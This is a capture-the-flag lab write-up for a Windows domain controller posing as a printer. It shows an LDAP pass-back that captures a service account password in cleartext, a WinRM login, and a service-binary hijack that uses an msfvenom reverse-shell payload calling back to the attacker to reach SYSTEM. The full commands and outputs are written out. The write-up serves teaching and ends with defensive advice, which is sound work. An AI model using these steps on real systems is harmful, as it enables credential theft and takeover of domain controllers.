Return
An LDAP pass-back from the printer’s admin panel hands over a service account, and a service-binary hijack as Server Operators turns that foothold into SYSTEM.
A machine named PRINTER with this many ports open is not really a printer. Before I open the web panel, I want the full inventory of what it is pretending to be.
First, confirm the host is actually up.
Host reachability ping
┌──(Idan@Kali)-[~/Return]└─> ping 10.129.19.227PING 10.129.19.227 (10.129.19.227) 56(84) bytes of data.64 bytes from 10.129.19.227: icmp_seq=1 ttl=127 time=69.6 ms64 bytes from 10.129.19.227: icmp_seq=2 ttl=127 time=71.3 ms64 bytes from 10.129.19.227: icmp_seq=3 ttl=127 time=69.0 ms64 bytes from 10.129.19.227: icmp_seq=4 ttl=127 time=69.3 ms--- 10.129.19.227 ping statistics ---4 packets transmitted, 4 received, 0% packet loss, time 3064msrtt min/avg/max/mdev = 68.972/69.799/71.269/0.878 msThe ttl=127 is the first tell: Windows starts at 128 and every hop knocks one off. The scan settles the rest.
Service & version enumeration nmap
┌──(Idan@Kali)-[~/Return]└─> nmap -sC -sV 10.129.19.227Starting Nmap 7.98 ( https://nmap.org )Nmap scan report for 10.129.19.227Host is up (0.087s latency).Not shown: 987 closed tcp ports (reset)PORT STATE SERVICE VERSION53/tcp open domain Simple DNS Plus80/tcp open http Microsoft IIS httpd 10.0| http-methods:|_ Potentially risky methods: TRACE|_http-server-header: Microsoft-IIS/10.0|_http-title: HTB Printer Admin Panel88/tcp open kerberos-sec Microsoft Windows Kerberos135/tcp open msrpc Microsoft Windows RPC139/tcp open netbios-ssn Microsoft Windows netbios-ssn389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)445/tcp open microsoft-ds?464/tcp open kpasswd5?593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0636/tcp open tcpwrapped3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: return.local, Site: Default-First-Site-Name)3269/tcp open tcpwrapped5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not FoundService Info: Host: PRINTER; OS: Windows; CPE: cpe:/o:microsoft:windowsAn aggressive OS scan adds nothing the service sweep has not already answered: the fingerprint comes back inconclusive, and the ports are identical. Windows is never in doubt.
recon
- 53/tcp
- DNS, Simple DNS Plus
- 80/tcp
- IIS 10.0, serving the HTB Printer Admin Panel
- 88/tcp
- Kerberos
- 389/tcp
- LDAP for
return.local - 445/tcp
- SMB, too quiet to fingerprint
- 3268/tcp
- Global Catalog
- 5985/tcp
- WinRM, the remote shell once I have credentials
The service list is a textbook domain controller, and the printer panel on port 80 is the only human-facing surface. That panel is where I start.
Web Enumeration
Section titled “Web Enumeration”The scan points me at a printer admin panel. Time to open it and see how much it trusts an anonymous visitor.
First, teach my machine the domain name the scan surfaced so return.local resolves:
┌──(Idan@Kali)-[~/Return]└─> sudo nano /etc/hosts# Add the following line10.129.19.227 return.localI kick off autorecon in the background to blanket the host, but it turns up nothing the manual scan has not already shown, so I drop the automation and open the printer panel.

The home page is decoration. The Settings tab is where a printer stops being a printer.

intel
- The panel is unauthenticated: nothing stands between me and its settings.
- The Settings page holds everything the printer needs to authenticate outbound: a server address, a port, the
svc-printerusername, and a stored password. - The address and the port are both editable. Rewriting the server address aims it at me, and a device that logs in to a server I control is a device that hands me whatever it authenticates with.
Foothold: LDAP Pass-Back

Section titled “Foothold: LDAP Pass-Back”The panel lets me change where the printer sends its login. So the plan writes itself: point that login at me, and listen.
Catching the Pass-Back
Section titled “Catching the Pass-Back”The idea is a classic LDAP pass-back. The printer authenticates to whatever address sits in that field, so I swap the address for my own and see what arrives.
If it uses an LDAP simple bind, the password crosses the wire in the clear, and I need nothing but a listener.
Order matters here. The listener goes up first, because pressing Update is what sends the printer looking for its directory server: reverse the two and it knocks on a closed port while I am still typing.
Keeping the port at 389 costs me a sudo, since Linux reserves everything below 1024. A high port and an unprivileged listener would work just as well, but port 389 keeps the traffic looking like the LDAP it claims to be.
Catching the cleartext bind nc
┌──(Idan@Kali)-[~/Return]└─> sudo nc -lvnp 389listening on [any] 389 ...connect to [10.10.14.87] from (UNKNOWN) [10.129.19.227] 503710*`%return\svc-printer 1edFg43012!!That is not line noise. Only four framing bytes are printable, 0 and * opening a BER sequence and the backtick and % marking a bind request. The rest are control bytes, including the 0x0c that drops the password onto its own line.
The bind is the simple kind, which sends the name and the password as plain strings, so return\svc-printer and twelve characters of password arrive exactly as the printer sent them. Seven asterisks in the settings form, twelve characters on the wire.
vuln
The printer performs an LDAP simple bind against the server address in its Settings page, and it sends the service account’s password in cleartext. Repoint that address, listen on port 389, and the password lands in my terminal. No exploit code, just a trust boundary in the wrong place.
One detail travels with the credential: return\svc-printer is a NetBIOS-style name, not the distinguished name LDAP nominally asks for. Active Directory takes it either way, so the pair goes straight to the next tool.
loot
svc-printer:1edFg43012!!(printer pass-back, caught in cleartext, not yet tried anywhere)
From Service Account to a Shell
Section titled “From Service Account to a Shell”Before committing to a shell, I check where the credential is actually valid.
Validating the credential netexec
┌──(Idan@Kali)-[~/Return]└─> nxc ldap 10.129.19.227 -u svc-printer -p '1edFg43012!!'LDAP        10.129.19.227   389    PRINTER          [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local) (signing:None)LDAP        10.129.19.227   389    PRINTER          [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
┌──(Idan@Kali)-[~/Return]└─> nxc winrm 10.129.19.227 -u svc-printer -p '1edFg43012!!'WINRM       10.129.19.227   5985   PRINTER          [*] Windows 10 / Server 2019 Build 17763 (name:PRINTER) (domain:return.local)WINRM       10.129.19.227   5985   PRINTER          [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
Both lines come back [+], so the password is real and good for more than the printer that leaked it.
The WinRM line is the one with a shell behind it: netexec only raises Pwn3d! on port 5985 when the account can actually open a session there. On a domain controller, that is not a right a print account should have.
The LDAP line is the one I nearly walked past. On the ldap module that marker is a nested group check against five privileged groups: Domain Admins, Enterprise Admins, Administrators, Server Operators, and Backup Operators. One of them matched svc-printer, and netexec will not say which.
Interactive session evil-winrm
┌──(Idan@Kali)-[~/Return]└─> evil-winrm -i 10.129.19.227 -u svc-printer -p '1edFg43012!!'
Evil-WinRM shell v3.9
*Evil-WinRM* PS C:\Users\svc-printer\Documents> whoamireturn\svc-printer
I land as svc-printer, and the user flag is one type away on the desktop.
Reading the user flag type
*Evil-WinRM* PS C:\Users\svc-printer\Documents> cd ..\Desktop*Evil-WinRM* PS C:\Users\svc-printer\Desktop> type user.txt<user flag>User Flag
Section titled “User Flag”Privilege Escalation
Section titled “Privilege Escalation”A WinRM shell as svc-printer is a foothold, not a finish. Now I want to know why a print account carries so much power, and which piece of it becomes SYSTEM.
Enumerating What svc-printer Can Touch
Section titled “Enumerating What svc-printer Can Touch”The reflex on Windows is whoami /priv, and this account answers with a suspiciously long list.
Privilege inventory whoami /priv
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /priv
PRIVILEGES INFORMATION----------------------
Privilege Name Description State============================= =================================== =======SeMachineAccountPrivilege Add workstations to domain EnabledSeLoadDriverPrivilege Load and unload device drivers EnabledSeSystemtimePrivilege Change the system time EnabledSeBackupPrivilege Back up files and directories EnabledSeRestorePrivilege Restore files and directories EnabledSeShutdownPrivilege Shut down the system EnabledSeChangeNotifyPrivilege Bypass traverse checking EnabledSeRemoteShutdownPrivilege Force shutdown from a remote system EnabledSeIncreaseWorkingSetPrivilege Increase a process working set EnabledSeTimeZonePrivilege Change the time zone EnabledSeBackupPrivilege, SeRestorePrivilege, and SeLoadDriverPrivilege on a print service account are already a red flag. Rights like these are almost never granted to a user directly: they arrive with a group. So the next question is which groups this account carries.
Group membership whoami /groups
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> whoami /groups
GROUP INFORMATION-----------------
Group Name                                 Type             SID          Attributes========================================== ================ ============ ==================================================Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled groupBUILTIN\Server Operators                   Alias            S-1-5-32-549 Mandatory group, Enabled by default, Enabled groupBUILTIN\Print Operators                    Alias            S-1-5-32-550 Mandatory group, Enabled by default, Enabled groupBUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled groupBUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled groupBUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled groupNT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled groupMandatory Label\High Mandatory Level       Label            S-1-16-12288
Both questions I left open at the foothold close here. Remote Management Users is the group that exists to open the endpoint on port 5985, which is why WinRM let a print account in.
Server Operators is the only one of netexec’s five privileged groups this account holds, so that is the match its LDAP check would not name.
Most of that privilege list belongs to the two operator groups. Loading drivers is a Print Operators default on a domain controller.
Backup, restore, setting the system time, and shutting the machine down locally or remotely are all Server Operators defaults, which is six of the ten lines accounted for by one group.
The remainder is housekeeping. The working set right comes with plain Users, bypass traverse checking is granted to Everyone, and adding workstations to the domain is a default for any authenticated account.
Not one right on that list was handed to svc-printer. Every one of them walked in through a group.
What the two operator groups can control on this domain controller is another question, so I map the domain with BloodHound.
Domain mapping bloodhound-python
┌──(Idan@Kali)-[~/Return]└─> bloodhound-python -d return.local -u svc-printer -p '1edFg43012!!' -c All -ns 10.129.19.227 --zipINFO: Found AD domain: return.localINFO: Found 1 computersINFO: Found 5 usersINFO: Found 52 groupsINFO: Compressing output into ..._bloodhound.zip
The way Server Operators reaches services is worth being precise about. There is no privilege called start-a-service. Those powers live in the individual service’s own security descriptor, and on a domain controller the default descriptor on many services hands this group start, stop, and change-config together.
Change-config is the one that matters, because it covers the binary a service runs and the account it runs under. A service that already runs as LocalSystem and that this group can reconfigure is not really a service any more. It is a SYSTEM-level code path I control.
Service Binary Hijack to SYSTEM
Section titled “Service Binary Hijack to SYSTEM”The plan follows from that one fact: build a reverse shell, repoint a LocalSystem service at it, and start the service. First, the payload and the listener on Kali.
Payload and listener msfvenom
┌──(Idan@Kali)-[~/Return]└─> msfvenom -p windows/x64/shell_reverse_tcp lhost=10.10.14.87 lport=8888 -f exe -o reverse.exe[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload[-] No arch selected, selecting arch: x64 from the payloadPayload size: 460 bytesFinal size of exe file: 7680 bytesSaved as: reverse.exe# Terminal 1: start the listener┌──(Idan@Kali)-[~/Return]└─> penelope -p 8888[+] Listening for reverse shells on 0.0.0.0:8888With the listener waiting, I upload the payload and query vss (Volume Shadow Copy). I want a service that runs as LocalSystem and that a domain controller does not need in order to keep serving the domain, and shadow copies fit both.
Uploading and repointing the service binary sc.exe
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> upload ~/Return/reverse.exeInfo: Upload successful!*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe qc vss[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: vss TYPE : 10 WIN32_OWN_PROCESS BINARY_PATH_NAME : C:\Windows\system32\vssvc.exe DISPLAY_NAME : Volume Shadow Copy DEPENDENCIES : RPCSS SERVICE_START_NAME : LocalSystem# Terminal 2: repoint the service binary and start it*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe config vss binpath="C:\Users\svc-printer\Desktop\reverse.exe"[SC] ChangeServiceConfig SUCCESS
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> sc.exe start vssBINARY_PATH_NAME is the field I rewrite, and SERVICE_START_NAME is the reason rewriting it is worth anything: whatever sits at that path runs as LocalSystem.
All three calls use sc.exe and not sc, because Windows PowerShell, which is what the WinRM endpoint drops me into, keeps sc as an alias for Set-Content. The bare name would quietly write a file instead of talking to the service manager.
sc.exe start then hangs, which looks like failure and is not. A raw reverse shell never speaks the service control protocol, so it never reports itself running, the manager waits out its thirty second start timeout, and the call dies with error 1053.
That verdict lands on the handshake, not on the process. Windows starts my binary as LocalSystem the moment the request arrives.
The listener catches the callback long before the service manager finishes giving up, and the shell that lands is not svc-printer.
Confirming SYSTEM and reading the root flag whoami
# Back in terminal 1:[+] Got reverse shell from PRINTER~10.129.19.227-Microsoft_Windows_Server_2019_Standard-x64-based_PC Assigned SessionID <1>──────────────────────────────────────────────────────────────────────────────C:\Windows\system32> whoamint authority\systemC:\Windows\system32> cd C:\Users\Administrator\DesktopC:\Users\Administrator\Desktop> type root.txt<root flag>Root Flag
Section titled “Root Flag”Summary
Section titled “Summary”The whole path in one breath: an unauthenticated printer panel on port 80 lets me rewrite where the printer sends its directory login. I point it at my own listener on port 389, and it answers with an LDAP simple bind, password in cleartext, handing over svc-printer. Remote Management Users is why that credential opens an Evil-WinRM session and the user flag. Server Operators is why it does not stop there: on a domain controller that group can rewrite a service’s binary path, so I aim the LocalSystem service vss at a reverse shell. Starting it runs my binary as SYSTEM, and the root flag follows.
Attack Path return.local
Step 1 of 5
- Web
- Printer Panel
- port
80/tcpIIS, unauthenticated- holds
- an editable directory login for
svc-printer
- User
- svc-printer
- via
- LDAP pass-back
- leak
- cleartext simple bind caught on
sudo nc -lvnp 389 - shell
evil-winrmon port 5985,user.txt
- Group
- Server Operators
- via
- is member of
- note
- builtin group, can reconfigure services on a DC
- Service
- vss (LocalSystem)
- via
- can reconfigure
- right
- rewrite the
vssbinary path - action
sc.exe config vss binpath=…
- Root
- SYSTEM
- via
- on service start
- trigger
sc.exe start vssruns the payload- flag
root.txt
Reflection
Section titled “Reflection”Three lessons, one per stage of the chain:
- Outbound authentication is still a credential exposure. The pass-back worked because a device was pointed at an address an unauthenticated visitor could edit, over a bind type that sends the secret in the clear. Nobody attacked the printer. I only changed where it was already willing to log in.
- Service accounts are rarely as harmless as they look.
svc-printerread like a throwaway print identity, yet it sat in two operator groups and inherited backup, restore, and driver-loading rights. Every grant suits the group it came from. Putting a printer’s login in those groups is the mistake. - Service reconfiguration rights are administrative rights. Being able to rewrite a
LocalSystemservice’s binary path is, in practice, the ability to run code as SYSTEM. Groups like Server Operators grant that quietly, which is exactly why they belong to administrators only.
defense
Give the printer a low-privilege, read-only directory account, so a captured secret opens nothing. Then require LDAPS with the client validating the server certificate, which shuts out both a plain listener on port 389 and a self-signed one on port 636. Separately, remove svc-printer from Server Operators and grant only the service control the print role needs. Either half breaks the chain on its own.